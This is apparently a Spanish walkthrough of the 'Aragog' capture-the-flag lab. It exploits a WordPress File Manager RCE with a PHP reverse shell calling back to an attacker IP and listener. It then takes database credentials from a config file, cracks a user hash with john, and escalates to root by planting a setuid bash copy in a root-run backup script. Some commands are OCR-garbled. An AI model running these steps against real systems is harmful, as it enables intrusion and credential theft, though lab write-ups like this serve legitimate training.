
Después de un rato de búsqueda, encontramos la siguiente información:

https://medium.com/swlh/wordpress-file-manager-plugin-exploit-for-unauthenticated-rce-8053db3512ac



Esto significa que podemos ejecutar código remoto, por lo que procederemos a realizar una búsqueda de una reverse **shell** que nos ayude. En nuestro caso, cogeremos una reverse **shell** que nos proporciona el repositorio de **Wireseed**.

Descargaremos la **reverse shell** del repositorio y la utilizaremos junto con el **exploit** ya encontrado.



Una vez descargada la **reverse shell**, tenemos que modificarla indicándole nuestra IP y el puerto que vamos a utilizar.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.10';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Antes de ejecutar el **exploit**, instalaremos **jq** , ya que si no, el **exploit** nos dará error (jq es una librería de conexiones)

Una vez instalador, procedemos a ejecutar el **exploit** con la **reverse shell**


```
/wp-file-manager-exploit.sh  -u http://192.168.56.102/blog -f /home/glox/laboratorios/Aragog/php-reverse-shell.php
```

Una vez ejecutado nos dará la ruta donde se encuentra el **exploit**, por lo que nos quedará ir a la web y acceder a este directorio.



Nos ponemos en escucha en nuestra máquina con **nc** y establecemos conexión

```
nc -nlvp 4444
```



10 TRATAMIENTO DE LA SHELL

Ajustamos la **tty** para obtener una **shell interactiva** que permita moverse con mayor facilidad:

```
python3 -c ‘import pty; pty.spawn(“/bin/bash”)
```

```
$ whoami
www-data
$ export TERM=xterms
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Aragog:/$
```

Nos movemos al directorio **/etc/wordpress**

```
www-data@Aragog:/$ cd /etc/wordpress
cd /etc/wordpress
www-data@Aragog:/etc/wordpress$ ls
ls
config-default.php  htaccess
www-data@Aragog:/etc/wordpress$
```

Visualizamos el contenido del archivo **default.php** y, encontraremos las credenciales de **root** para la base de datos

```
www-data@Aragog:/etc/wordpress$ cat config-default.php
cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
www-data@Aragog:/etc/wordpress$
```

Nos movemos al directorio **/usr/share/wordpress** y accedemos a la base de datos con l siguiente comando

```
mysql -u root -p
```

```
www-data@Aragog:/usr/share/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 25
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Le indicamos que nos muestre todas las bases de datos y, que queremos utilizar la de **WordPress.**

```
MariaDB [(none)]> show databases
show databases
    -> ;
;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.008 sec)

MariaDB [(none)]> use wordpress
use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]>
```

Le indicamos que nos muestre toda la información de e la tabla **“wp_users”**

```
MariaDB [wordpress]> select * from wp_users
select * from wp_users
    -> ;
;
+----+------------+------------------------------------+---------------+----------------------------+-----
-----+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email                 | user
_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+----------------------------+-----
-----+---------------------+---------------------+-------------+--------------+
|  1 | hagrid98   | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin      | hagrid98@localhost.local |
     | 2021-03-31 14:21:02 |                     |           0 | WP-Admin     |
+----+------------+------------------------------------+---------------+----------------------------+-----
-----+---------------------+---------------------+-------------+--------------+
1 row in set (0.002 sec)
```

Copiamos la contraseña **hasheada** de **hagrid98** y la metemos en un archivo

```
  GNU nano 7.2
$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc.
```

Utilizaremos **john** para hacer un ataque de fuerza bruta, para ello, utilizaremos el siguiente comando:


```
john pass –wordlist=/usr/share/wordlists/rockyou.txt
```

La contraseña que ha encontrado ha sido **password123**

11 CONEXIÓN SSH


Nos conectamos con el usuario hagrid98, ya que sabemos su contraseña

```
ssh hagrid98@192.168.56.102
```



Una vez dentro, ejecutamos find

```
find / -perm -u=s -type f 2 >/dev/null
```



Como podemos ver, no hemos encontrado mucho con el escaneo de vulnerabilidades en WordPress, por lo que procederemos a listar los archivos presentes en el directorio con un comando ls.

Al listar los archivos, encontramos uno que, al abrirlo, contiene un hash. Intentamos decodificar este hash, pero descubrimos que no tiene utilidad en este momento.

```
hagrid98@Aragog:~$ echo "<3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64
-d
1: RidDlE's DiAry dEstroYed By haRry in chaMbEr of SeCretshagrid98@Aragog:~$
```

Nos movemos al directorio **/opt** y hacemos un **ls -la**. Encontramos un archivo llamado **backup.sh**, al que le agregaremos la siguiente línea:

```
cp /bin/bash  /tmp/bash /tmp/bash &&. chmod +s /tmp/bash
```

```
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
cp /bin/bash /tmp/bash /tmp/bash && chmod +s /tmp/bash


hagrid98@Aragog:/opt$
```

12 INSTALACIÓN PSPY64

En mi caso, para poder instalar **pspy64**, abriré un servidor de python para pasarme el archivo.


```
python3 -m http.server 8000
```

Una vez transferido el **pspy64** e instalado en la máquina víctima, procederemos a darle sus permisos correspondientes.

```
chmod +s pspy64 | chmod +x pspy64
```

Veamos de nuevo los procesos

```
./pspy64 | grep backup
```



13 ESCALAMOS PRIVILEGIOS

Por último, ejecutamos el siguiente comando:

```
./bash -p
```